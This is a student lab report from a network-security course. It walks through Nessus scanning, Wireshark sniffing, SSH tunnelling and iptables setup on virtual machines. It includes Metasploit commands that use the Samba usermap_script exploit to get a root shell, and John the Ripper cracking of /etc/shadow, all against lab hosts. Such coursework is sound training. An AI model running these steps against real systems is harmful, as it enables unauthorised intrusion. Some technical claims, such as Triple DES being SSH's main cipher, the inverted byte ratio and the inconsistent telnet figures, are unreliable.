Contents

20/01/2020

Section 1 Familiarisation and Scanning

1.3 Introduction

The purpose of this lab is to 'hack' into a remote machine in order to 'crack' its password. This task will ensure that we have learnt how to use the virtual machine (VM) environment Virtual Box, as well as gain an understanding of how a typical scanning tool would work.

1.2 Booting your Virtual Machines in Virtual Box

The Virtual Machines that we are using in this module are based on the Oracle VM Virtual Box application. In order to add the virtual machines from the USB device we have been issued, we had to complete the following steps:

- Open the Oracle VM Virtual Box application.
- Select the Machine Icon in the tool bar.
- Select 'Add' to add the machine to the application.

We had to add 3 machines in total to the Virtual Box application, the 'Client', 'Gateway', and 'Server'. These are then listed within the application under the 'New group' tab.

Each of these machines contains a configuration file for the Virtual Machine, which can be identified with a blue box symbol. We then have to start each of the machines from within the application, by selecting the green arrow. This will open 3 new windows for each of the machines, the **client** will open a desktop window, whilst the others are command line based.

1.3 Turning off the machines

Note: To turn off the virtual machines, the user must issue one of the commands:

- **Client:** Issue the 'Shutdown' command.
- **Gateway:** Issue the 'poweroff' command.
- **Server:** Issue the 'poweroff' command.

The user must not use the 'Power off machine' command as this will render the disk unusable. The USB stick must be cleanly ejected using the USB icon in the Ubuntu sidebar.

1.4 General Familiarisation




Figure 1.1: (Virtual) network topology of the VMs

The VMs shown in Figure 1.1 on this page are called the '**client'**, '**gateway'**, and the '**server'**. These names are issued to reflect the tasks they will be carrying out. The **gateway** acts as a router between an external network in which the **client** resides, and the internal network where the **server** resides, such as a company intranet.

To login to the **client** and the **gateway**, we must use the following credentials:

- **Username:** root
- **Password:** letmein

The password of the **server** is not yet known, therefore we will need to 'hack' it.

Task 1.1 Using nano and some basic command line tools

In this lab, it is suggested to use the text editor **nano**. I already have lots of experience working with Linux-based systems, so I have decided to use another editor called **Vim**. I have listed some basic commands below for using this text editor:

- **Create a file**: 'sudo vim afile.txt'
- **Insert text:** Use the 'insert' key on the keyboard.
- **Save file:**

  Use the 'insert' key on the keyboard.
  Write ':wq' in the command line.
  Use the 'enter' key on the keyboard.

Furthermore, I have also included other commands for useful functions:

- **Copy a file to another filename:** cp afile.txt afile2.txt
- **Move a file:** mv afile.txt afile2.txt
- **Remove a file:** rm afile.txt
- **Remove a directory and all the files it contains:** rm -r /path/to/directory
- **List a file showing all of its permissions:** ls -l afile.txt

When the previous command is run on the file 'afile.txt', the following is output:

-rw-r—r—1 root root 12 Jan 20 14:04 afile.txt

- **r** represents read permission.
- **w** represents write permission and
- **x** represents executable permission.

- First combination of rwx represents permission for the **owner** .
- Second combination of rwx represents permission for the **group** .
- Third combination of rwx represents permission for the **other** of the file.

The user (root) is able to run commands with administrator privileges (i.e. with sudo)

A non-privileged user does not have privileges and is not able to run commands with sudo.

1.5 Logging in via SSH and displaying remote x sessions

It's not possible to use the Windows remote desktop software for Unix operating systems as the two are not compatible. Instead, Unix applies similar functionality to the application window instead of the whole screen, which is much more responsive then remote desktop.

The windowing system on Unix is called 'X' and it has networking capability built in. To do this, a user must first log in using a remote shell.

Task 1.2 Logging in using remote shell

To login to the **gateway** remotely from the **client**, we must use the following command:

- *ssh -x root@192.168.12.2*
- **Password**: letmein

After this command has been issued, the **client** will be able to remotely SSH into the **gateway**, and they will be prompted with a welcome message to the system.

If we try to issue the command: *firefox &* an instance of firefox will start on the **gateway** but display for the **client**. The '&' symbol runs a specified command in the background.

Task 1.3 (Extension) How SSH operates

- **How SSH authenticates a user:** SSH uses public-key cryptography to authenticate the remote computer and allow it to authenticate the user, if necessary.
- **The key-exchange algorithm used by SSH to negotiate the symmetric encryption key:** The **server** also uses an asymmetric public key which the **client** can use to verify the authenticity of the host. Once this is established, the two parties use what is known as a Diffie-Hellman Key Exchange Algorithm to create a symmetrical key.
- **The most commonly used symmetric encryption algorithm to encrypt the transport of the data:** Triple DES is the most commonly uses symmetric encryption algorithm. It applies the DES algorithm three times to each block of data. Triple DES has overtaken its predecessor, DES, and is currently considered to be the most widely used standard for secure encryption.

1.6 Scanning a remote host

We will now scan a remote machine (the **server**) to test it for vulnerabilities using the Nessus security scanner. This would typically be undertaken by:

- **An attacker**: to determine if there are vulnerabilities they can exploit.
- **A system admin:** to determine if there are vulnerabilities that need removing.

Task 1.4 Scanning using Nessus

To start the graphical user interface for Nessus, it's necessary to use firefox on the **client** machine, and navigate to the following website:

https://localhost.8834

Note: There is also a bookmark on Firefox labelled 'Nessus', we must login using the standard username and password for the **client** as detailed in this report.

To scan a system using Nessus, we must:

- Click the 'New Scan' icon on the left bar of the web page.
- Select the 'User Generated Policy' called 'CE324/823'.
- Choose an appropriate name for the scan e.g. 'lab1'.
- Put the IP address of the Virtual Machine we want to scan in the 'Targets' section, in this case the IP address is: ***192.168.23.3***
- When the target machine has been configured, select the tick icon next to the target, go to 'More' -> 'Launch' in order to begin the scan.

Nessus will now scan the machine at the given IP address (the **server**). While scanning the virtual machine environment will become unresponsive and take up to 15-20 minutes.

The Nessus Documentation is available at:
https://moodle.essex.ac.uk/pluginfile.php/705293/mod_resource/content/1/Nessus_6_10.pdf

This file provides a detailed explanation of how the system works, as well as how plugins can be added to Nessus to perform a scan. As new vulnerabilities are discovered, programs are written to enable Nessus to detect them. These programs are named plugins, and are written in the Nessus' proprietary scripting language, called **Nessus Attack Scripting Language (NASL)**.

Nessus supports the **Common Vulnerability Scoring System (CVSS)** and supports both v2 and v3 values simultaneously. If both CVSS2 and CVSS3 attributes are present, both scores will get calculated. However, in determining the Risk Factor attribute, currently the CVSS2 scores take precedence. By default, plugins are set for automatic updates and Nessus checks for updated components and plugins every 24 hours.

Once a scan has completed we can view the results and export. This can be done by clicking the 'export' button in the right-hand corner of the page, and selecting a file format e.g. .pdf, .html etc. For this lab, we will select an '*Executive Summary*' in the .pdf file format.

Once this file has been downloaded, it will be available in the '*Downloads*' folder on the **client**. We must move this file to: '*/root/NetworkSecuritySharedFolder*'

This file will now be saved in a local folder called /tmp/ in the Ubuntu desktop environment, which can then be saved in the users *M* drive.

Note: Remember to save this file as it will be deleted when the user logs out of Ubuntu.

Note: This file is required both for the final submission, and MCQ tests this term.

The software on the ***server*** that has the most critical vulnerabilities is **Samba.**

Samba allows file and print sharing between computers running Microsoft Windows and computers running Unix. It is an implementation of dozens of services and a dozen protocols, including: NetBIOS over TCP/IP (NBT) SMB (known as CIFS in some versions).

Task 1.5 (Extended) Describing a vulnerability in detail

To see more detail about a vulnerability:

- click on the coloured bar on the scan results,
- click on a particular vulnerability to view the full details

In this task, we will view: *Samba < 3.0.25 Multiple Vulnerabilities*

Description

According to its banner, the version of the Samba **server** installed on the remote host is affected by multiple buffer overflow and remote command injection vulnerabilities, which can be exploited remotely, as well as a local privilege escalation bug.

Solution

Upgrade to Samba version 3.0.25 or later.

See Also

http://www.samba.org/samba/security/CVE-2007-2444.html

http://www.samba.org/samba/security/CVE-2007-2446.html

http://www.samba.org/samba/security/CVE-2007-2447.html

Output

No output recorded.

Next, we'll go to the National vulnerability database: https://nvd.nist.gov/vuln/ and search for the vulnerability '*CVE-2007-2447*': https://nvd.nist.gov/vuln/detail/CVE-2007-2447

Current Description:

The MS-RPC functionality in smbd in Samba 3.0.0 through 3.0.25rc3 allows remote attackers to execute arbitrary commands via shell metacharacters involving the (1) SamrChangePassword function, when the "username map script" smb.conf option is enabled, and allows remote authenticated users to execute commands via shell metacharacters involving other MS-RPC functions in the (2) remote printer and (3) file share management.

Vector Code:

The Common Vulnerability Scoring System (CVSS) provides an open framework for communicating the characteristics and impacts of IT vulnerabilities. CVSS consists of 3 groups: Base, Temporal and Environmental. Each group produces a numeric score ranging from 0 to 10, and a Vector, a compressed textual representation that reflects the values used to derive the score.

Vector: (AV:N/AC:M/Au:S/C:P/I:P/A:P)

Base Score:

These six metrics are used to calculate the exploitability and impact sub-scores of the vulnerability. These sub-scores are used to calculate the overall base score.

$$Exploitability = 20 \times AccessVector \times AttackComplexity \times Authentication$$

$$Impact = 10.41 \times (1 - (1 - ConfImpact) \times (1 - IntegImpact) \times (1 - AvailImpact))$$

$$f(Impact) = \begin{cases} 0, & \text{if } Impact = 0 \\ 1.176, & \text{otherwise} \end{cases}$$

$$BaseScore = roundTo1Decimal(((0.6 \times Impact) + (0.4 \times Exploitability) - 1.5) \times f(Impact))$$

1.7 Breaking in to the server!

This exercise requires us to open the application *Metasploit*.

This can be done in the **client**: Applications -> Exploitation Tools -> Metasploit Framework.

Metasploit is a scanning tool, but unlike Nessus it provides a framework to exploit vulnerabilities. Metasploit is typically used by attackers to exploit these vulnerabilities.

Task 1.6 Gaining Root on a Vulnerable Linux System

Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses. Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection.

Firstly, we must scan the target using nmap: *msf > nmap -sS -Pn -A 192.168.23.3*

- **-Ss:** Tells nmap to perform a stealth scan.
- **-A:** Tells it to try to discover operating system and service version levels.

We can type the following command to view Samba's exploits:

- *msf > search samba*

The next commands are used to select the exploit, configure it with the target address and then run the exploit:

- *msf > use exploit/multi/samba/usermap_script*
- *msf exploit (usermap_script) > show options*
- *msf exploit (usermap_script) > set rhost 192.168.23.3*
- *msf exploit (usermap_script) > exploit*

We now have a remote shell on the **server**.

We can confirm the machine and the identity of the user using the commands:

- *hostname*
- *id*

The output of running these commands is as follows:

hostname

server

id

uid=0(root) gid=0(root) groups=0(root)

The **hostname** command will display the name of the host connected in the remote shell.

The **id** command displays the properties for the user connected in the remote shell:

- **UID**: The user identifier. A UID is a number assigned to each Linux user. It is the user's representation in the Linux kernel. The UID is used for identifying the user within the system and for determining which system resources the user can access.
- **GID**: Groups in Linux are defined by GIDs (group IDs). Just like with UIDs, the first 100 GIDs are usually reserved for system use. The GID of 0 corresponds to the root group and the GID of 100 usually represents the users' group.

An attacker would perform these commands to identify if they have successfully gained root access through the remote shell.

Task 1.7 (Extended) FTP Exploitation

To search for FTP vulnerabilities on the **server**, we can use the following command in Metasploit:

- *use auxiliary/scanner/ftp/anonymous*
- *set RHOSTS 192.168.23.3*
- *set THREADS 55*
- *run*

These commands will search for FTP **servers** that allow anonymous access and determines where read or write permissions are allowed. This vulnerability **was not** found by Nessus.

Task 1.8 Check important file permissions

We will now login to the **server** using a non-privileged account:

- **Username:** joe
- **Password:** letmein

Now, we need to find the file permissions for /etc/shadow: '*ls -l /etc/shadow*'

-rw-rw-r—1 root shadow 1427 Jan 6 10:02 /etc/shadow

This shows that the file has both **read** and **write** permissions, this should not be the case as a non-privileged user is able to perform these actions on this file.

We will now 'crack' the password using the tool "John-the-ripper": *john /etc/shadow*

(letmein) user

(letein) joe

(letmein2) root

Note: If we run this command more than once, we will need to delete the .john directory in joe's home directory: rm -r /home/joe/.john

Task 1.9 (Extended) How was the attack in Task 1.8 performed?

Find out how the attack in Task 1.8 operated and give a general description of the category of the attack (e.g. in the Metasploit examples previously we would describe those attacks as a “remote host exploit”). How can this attack be stopped? Why is a salt used and how does this help against attacks?

The attack in Task 1.8 is a standard password cracking attack, that attempts to ‘brute force’ the password by making multiple guesses until it guesses the correct password. This attack can be stopped by implementing a salt, where a random seed value is added to a hashed password to ensure that no two passwords produce the same hash. Salting strengthens any password hash and requires additional computations to crack the password.

27/01/2020

Section 2 The TCP protocol, sniffing and dangers

2.1 Setting up and using the packet capture tool "Wireshark"

We will first login to the **gateway** from the **client** via a remote ssh session:

ssh -X root@192.168.12.2

Note: The new IP address logs the user into the nearest interface on **gateway**.

We can now start the packet scanning program 'Wireshark' using the command:

wireshark &

This will run wireshark on the **gateway**, to capture packets going through any of the

network interfaces on that virtual machine, but it is displaying all of its graphical user interface on the **client**

Note: Remember to include the & in the command to display the GUI.

Note: We must stop the capture (using the red-square icon on the toolbar) after we have initiated the network transfer we want to examine else the memory consumption of Wireshark will grow too large and may cause a lock up of **gateway**.




Figure 2.1: (Virtual) network topology of the UMLs

Note: When we are running Wireshark in this way (on a remote computer), we need to be careful not to capture packets from the interface that we are accessing the remote computer from (in this case eth0 on **gateway**).

2.2 The Tasks

We will now send a username and password to an application **server** on **server** using a small program that generates a unique password.

Firstly, we must capture traffic on **'eth1'** on Wireshark, this will allow us to view the packets sent by the application so that we can find out the password that was sent, and, the protocols that were used.

We must run an application called remoteinfo that is available in the 'home' directory of the 'root' user of client:

- *cd*
- *./remoteinfo*
- *rc17281*

This will generate a unique, fake, 8-character password that we do not know (but that we can check) and will send it across the network from **client** to **server** as part of a well-known protocol. **Note:** After the capture is complete, we must **STOP** the capture in Wireshark to avoid the **gateway** locking up.

Now we need to inspect the packets that were sent by the remoteinfo program:

- **The sequence of packets between client and server:**
  [SYN], [SYN, ACK], [ACK], [ACK], [ACK], [FIN, ACK], [FIN, ACK], [ACK]

- **The port numbers used by the client and server:** 55266, 80

- **The *relative* values of the sequence and acknowledgement numbers for each packet:** [Seq=0], [Seq=0, Ack=1], [Seq=1, Ack=1], [Seq=1, Ack=197],

  [Seq=197, Ack=552], [Seq=197, Ack=552], [Seq=197, Ack=552],

  [Seq=552, Ack=198], [Seq =198, Ack=553]

- **The length of data sent in each TCP packet (the TCP "len" field):**

  74, 74, 66, 262, 66, 617, 66, 66, 66, 66

- **The unique password that remoteinfo generated:** 0a5937f3

Note: To view the sequence numbers, use the menu in Wireshark as follows:

Edit → Preferences → Protocols→ TCP (scroll down in left pane) → untick (or tick)" Relative sequence numbers" Then relate the TCP len field and the sequence numbers.

Note: It's possible to export the summary lines from Wireshark using:

File → Export Packet Dissections → As Plain Text.

If we deselect "Packet Format → Details" it will show the summary lines as we see them:

1 0.000000000 192.168.23.2 192.168.23.255 BROWSER 273 Local Master Announcement GATEWAY, Workstation, Server, Print Queue Server, Xenix Server, NT Workstation, NT Server, Master Browser, DFS server

2 0.000061282 192.168.23.2 192.168.23.255 BROWSER 250 Domain/Workgroup Announcement WORKGROUP, NT Workstation, Domain Enum

3 22.391448900 192.168.23.2 192.168.23.3 DNS 95 Standard query 0x6f6f A server.somedomain.nosuch OPT

4 22.391584428 192.168.23.2 192.168.23.3 DNS 95 Standard query 0x15d2 AAAA server.somedomain.nosuch OPT

5 22.391707165 192.168.23.2 192.168.23.3 DNS 70 Standard query 0xcaef NS <Root> OPT

6 22.391948847 192.168.23.3 192.168.23.2 DNS 125 Standard query response 0x6f6f A server.somedomain.nosuch A 192.168.23.3 NS server.somedomain.nosuch OPT

7 22.392004799 192.168.23.3 192.168.23.2 DNS 136 Standard query response 0x15d2 AAAA server.somedomain.nosuch SOA somedomain.nosuch OPT

8 22.392145089 192.168.23.3 192.168.23.2 DNS 1139 Standard query response 0xcaef NS <Root> NS g.root-servers.net NS d.root-servers.net NS h.root-servers.net NS i.root-servers.net NS j.root-servers.net NS c.root-servers.net NS k.root-servers.net NS b.root-servers.net NS e.root-servers.net NS a.root-servers.net NS m.root-servers.net NS f.root-servers.net NS l.root-servers.net RRSIG A 198.41.0.4 AAAA 2001:503:ba3e::2:30 A 199.9.14.201 AAAA 2001:500:200::b A 192.33.4.12 AAAA 2001:500:2::c A 199.7.91.13 AAAA 2001:500:2d::d A 192.203.230.10 AAAA 2001:500:a8::e A 192.5.5.241 AAAA 2001:500:2f::f A 192.112.36.4 AAAA 2001:500:12::d0d A 198.97.190.53 AAAA 2001:500:1::53 A 192.36.148.17 AAAA 2001:7fe::53 A 192.58.128.30 AAAA 2001:503:c27::2:30 A 193.0.14.129 AAAA 2001:7fd::1 A 199.7.83.42 AAAA 2001:500:9f::42 A 202.12.27.33 AAAA 2001:dc3::35 OPT

9 22.392657832 192.168.12.1 192.168.23.3 TCP 74 55266 → 80 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=4294947585 TSecr=0 WS=128

10 22.392844180 192.168.23.3 192.168.12.1 TCP 74 80 → 55266 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=4294944755 TSecr=4294947585 WS=64

11 22.393104812 192.168.12.1 192.168.23.3 TCP 66 55266 → 80 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=4294947585 TSecr=4294944755

12 22.393149986 192.168.12.1 192.168.23.3 HTTP 262 GET /index.html?username=rc17281&password=0a5937f3 HTTP/1.1

13 22.393312722 192.168.23.3 192.168.12.1 TCP 66 80 → 55266 [ACK] Seq=1 Ack=197 Win=30080 Len=0 TSval=4294944755 TSecr=4294947585

14 22.396218928 192.168.23.3 192.168.12.1 HTTP 617 HTTP/1.1 200 OK (text/html)

15 22.396560822 192.168.12.1 192.168.23.3 TCP 66 55266 → 80 [ACK] Seq=197 Ack=552 Win=30336 Len=0 TSval=4294947586 TSecr=4294944755

16 22.399328225 192.168.12.1 192.168.23.3 TCP 66 55266 → 80 [FIN, ACK] Seq=197 Ack=552 Win=30336 Len=0 TSval=4294947586 TSecr=4294944755

17 22.409343366 192.168.23.3 192.168.12.1 TCP 66 80 → 55266 [FIN, ACK] Seq=552 Ack=198 Win=30080 Len=0 TSval=4294944759 TSecr=4294947586

18 22.409634341 192.168.12.1 192.168.23.3 TCP 66 55266 → 80 [ACK] Seq=198 Ack=553 Win=30336 Len=0 TSval=4294947589 TSecr=4294944759

Part 1 – 2 Interception (Sniffing), spoofing and scanning:

The TCP connection just described brings out some important points:

- The sequence/ack numbers have a natural order after the initial sequence number (number of bytes sent/received + ISN) The initial sequence number (ISN) is not obvious but often (in older systems) is incremented by a set amount after each connection (or in a particular length of time).

- The sequence number is the main mechanism to stop packets from old sessions that were delayed in the network from being mis-interpreted as part of a later session.
    - consequently, it is important that the sequence number is (pseudo)-randomly different from that used for the last session (to minimise possibility of clash)

Task 2.2 Using an unsafe protocol (Telnet) for remote connection

For this task we will need to login to the **server** using telnet.

We must first start packet capture, and then in a terminal for the **client** do the following:

client:~# telnet server

Trying 192.168.23.3...

Connected to server.somedomain.nosuch.

Escape character is '^]'.

Linux 2.6.12-gentoo-r6-skas3-v8.2 (server) (1)

server login: joe

Password:

Last login: Tue Jan 24 10:40:35 from client

joe@server ~ $ hostname

server

joe@server ~ $ exit

Connection closed by foreign host.

client:~#

Note: The username "joe" has a password "letmein".

Now, we must finish the packet capture and in Wireshark observe the total number of TCP packets and bytes sent using the Wireshark menu: "Statistics → Conversations."

- **Packets (A -> B):** 68
- **Packets (B -> A):** 3804
- **Bytes (A -> B):** 4690
- **Bytes (B -> A):** 3804

This is the total packets/bytes sent for the login session using telnet.

Each character of the password is sent in a different packet.

Task 2.3 Using a safe protocol (SSH) for remote connection

We will now login to **server** using ssh, and repeat the experiment carried out for telnet.

Start packet capture as before and in a terminal for the **client** do the following:

client:~# ssh joe@server

Password: letmein

Last login: Tue Jan 24 10:48:23 2006 from client

joe@server ~ $ hostname

server

joe@server ~ $ exit

Connection to server closed.

client:~#

Note: The username “joe” has a password “letmein”.

As we did in Task 2.2, we must observe the total number of TCP packets and bytes sent:

- **Packets (A -> B):** 60
- **Packets (B -> A):** 52
- **Bytes (A -> B):** 6824
- **Bytes (B -> A):** 7671

From these figures, we can see that **ssh** needed the most bytes to transfer the login session.

We must now calculate the ratio of **ssh** to **telent**:

$$ratio\ of\ ssh\ to\ telnet = \frac{Total\ TCP\ bytes\ for\ ssh}{Total\ TCP\ bytes\ for\ telnet}$$

Telnet: 8494 Bytes

ssh: 14495 Bytes

Ratio of ssh to telnet: 8494 / 14495 = 0.59

It is **not** possible to see the password through packet “sniffing” in Wireshark when using SSH as the packets are encrypted and the contents can’t be viewed from the **gateway**.

Task 2.4 Exploring SSH

Note: SSH records information about previous sessions in the directory:

~/.ssh (~ means the home directory)

We will now login to **server** again but after removing the locally stored SSH information on **client** so that it is no longer visable to the SSH program

Note: We will be using the rm -r command where rm means remove and -r means remove recursively, i.e. all of the directories below the indicated one.

We must make sure that we are deleting in the right directory.

Try never to use rm -r as this can be very risky!

First, we must remove the locally stored SSH information:

client: ~ # rm -r .ssh

We will then log in to **server**:

root@client:~# ssh joe@server

The authenticity of host 'server (192.168.23.3)' can't be established.

ECDSA key fingerprint is SHA256:GLyYHREkgjMVntUs2NoB/Dk4xH2fNP/iZnJ6x+EVQi0.

Are you sure you want to continue connecting (yes/no)? yes

Warning: Permanently added 'server,192.168.23.3' (ECDSA) to the list of known hosts.

joe@server's password:

Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-104-generic x86_64)

...

We will then exit and log in again.

After the initial login to the **server**, the IP address is added to the list of known hosts.

The "authenticity of host … can't be established" message is displayed as we had previously deleted the hosts file, and the system could not establish the origin of the IP address.

This message is used to warn the user that they are connecting to a new (unknown) host.

Task 2.5 (Extension) Using SSH as a per-application VPN

SSH has many options and can be used in many ways for encrypting transport beyond a simple remote login shell. Imagine that the HTTP **server** on **server** needed to be accessed in a secure manner from **client** without any SSL/TLS support in the HTTP **server** on **server** (we will do that later). Show how SSH can be used to encrypt the transport from a browser on **client** by only issuing a command on **client**. We must test that it works by checking that we can see the web page on **server** but that all the network traffic is encrypted when viewed in wireshark. Record how we have created this encrypted transport and briefly describe how it operates with respect to the SSH command that we have used.

The best way to access a **server** in this scenario would be to use SSH with port forwarding.

SSH port forwarding allows the local traffic to be routed through SSH into remote hosts. As the traffic is then encrypted as it is transmitted via SSH. This method is often used by network admins as a "backdoor" into their own internal network.

By running the command below, we bind local port 8080 (on our **client** machine) to port 80 on the machine located at the address 192.168.23.3. We can then specify 192.168.23.3 as the SSH **server** we wish to forward traffic through:

> *ssh -L 8080:192.168.23.3:80 192.168.23.3*

We can see this in operation here:

> *Despite the webpage being plaintext, we cannot sniff it. WireShark presents the packet as an "encrypted packet" as it has been transmitted via HTTPS.*

03/02/2020

Section 3 Packet filtering firewalls

3.1 Topology and testing tools

We will now be implementing a firewall for our network. This firewall will be set up using a packet filter called iptables which is the standard Linux kernel firewall.




Figure 3.1: (Virtual) network topology of the VMs

For this task, imagine that the topology of the virtual machines is the same as the last two sections as shown in **Figure 3.1**. However, we will define the **client** as the "**Internal**" (good network) and **server** as being in the "**External**" (potentially bad) network.

There are a number of tools that can be used to check for connectivity.

We will also be with firewall scripts; therefore, we may encounter connectivity problems.

3.1.1 ping

ping sends an ICMP packet to a machine and gets a response to test basic IP connectivity:

ping 192.168.23.2

It is best to use IP addresses rather than names as the firewall may be blocking DNS.

To end the ping we must type: **ctrl-c**.

Note: ctrl-c is the standard Unix/Linux shell way of sending a SIGINT, which interrupts the current running program (often it will simply stop the program)

3.1.2 host for DNS lookup

In order to test DNS lookup, we can use:

host <name_to_look_up>

Note: The standard syntax <name_to_look_up>, where we replace the whole of the item, including the < > with a particular variable that is to be set by the user.

In the above example, the host asks the DNS **server** listed in /etc/resolv.conf to give the IP address for the name e.g. 'google.com'.

To query a particular DNS **server**, we can try the following command:

host <*name_to_look_up*> 192.168.23.3

There is a DNS **server** set up on 192.168.23.3 that knows about the virtual machines and asks the DNS **servers** for names it does not know.

Note: The DNS **server** lies outside the firewalled internal network (this is a common scenario for small companies where an ISP manages the DNS).

3.1.3 Netstat

In order to find out which **servers** are "listening" for **clients** on a particular machine, we can issue the following command:

netstat -l -t -p -n

Note:

- **-l**: Show the network status of listening services.
- **-t**: To TCP ports.
- **-p**: Show the processes listening to these ports.
- **-n**: Without converting any port numbers to commonly used names.

3.1.4 Netcat (the nc command) for testing TCP/UDP connectivity

To test connectivity on particular ports we will be used the tool NetCat.

This tool can run in both **client** and **server** mode to test either **client** and/or **server** connectivity. NetCat is run using the nc in the terminal. The program nc has some unique features that allow us to test if a port is open on a remote machine.

On the **client**, we can see if the telnet TCP port on **server** is open using:

nc -v -n -z -w 3 192.168.23.3 23

This will display the following:

[192.168.23.3] 23 (telnet) open

Note:

- **-v**: Verbose – to print something (necessary).
- **-n**: Only use numeric IP addresses (useful, as it still works if DNS is not working.
- **-z**: Don't send any data, scan the port to see if it is open.
- **-w 3**: Wait three seconds (if the firewall is blocking it will wait forever without this argument).
- **192.168.23.3**: The IP address of the machine to scan (**server**).
- **23**: The remote destination port to attempt connection.

If we want to emulate a particular **server** port, we can use:

server:~# nc -l -k 44

Then on **client** we can see if it is working:

client:~# nc -v -n -z -w 3 192.168.23.3 44

(UNKNOWN) [192.168.23.3] 44 (?) open

client:~#

3.1.5 Wireshark for quick monitoring of packets

Note: Sometimes we want to know what has got through a firewall, such as when there is not full connectivity for an application, but we want to know about packets in just the forward direction.

We must first disable the Samba application on the **server**:

service smbd stop && service nmbd stop

(This will stop extra SMB packets from the Samba server on **server** confusing the display.)

Now, we can view packets entering/leaving through a port on a machine using Wireshark.

Note: As we are using Wireshark on a remote machine through SSH, we are also using the SSH connection to send the packets to draw the Wireshark screen.

Often, we want to avoid seeing these packets. We can run Wireshark without showing any of the SSH traffic. We can do this using the argument -f "not port 22":

ssh -X 192.168.23.3

wireshark -f "not port 22" &

Note: We can't see any SSH traffic using this command, so if we are trying to test the SSH connectivity itself we will need to omit this argument and be careful not to measure the traffic that is used to draw the screen.

3.2 Tasks

We now need to edit the default firewall configuration

This is available as the file /root/firewall script.sh:

#!/bin/sh

 # This script sets up a (very) basic set of firewall rules

 # First set all the rules to drop (nothing gets through)

iptables -P INPUT DROP

iptables -P OUTPUT DROP

iptables -P FORWARD DROP

 # Flush out old rules (start with empty rules)

iptables -F

 # let internal machines access the external DNS in both directions

 # by using this machine as a DNS proxy

(ie we trust this external machine but only on port 53)

iptables -A INPUT -i eth0 -p udp --dport 53 -j ACCEPT

iptables -A OUTPUT -o eth0 -p udp --sport 53 -j ACCEPT

iptables -A OUTPUT -o eth1 -p udp --dport 53 -j ACCEPT

iptables -A INPUT -i eth1 -p udp --sport 53 -j ACCEPT

 # allow client to connect to gateway and server on port 22 (so that you can use wireshark)
iptables -A INPUT -i eth0 -p tcp --dport 22 -j ACCEPT

iptables -A OUTPUT -o eth0 -p tcp --sport 22 -j ACCEPT

iptables -A FORWARD -i eth0 -p tcp --dport 22 -j ACCEPT

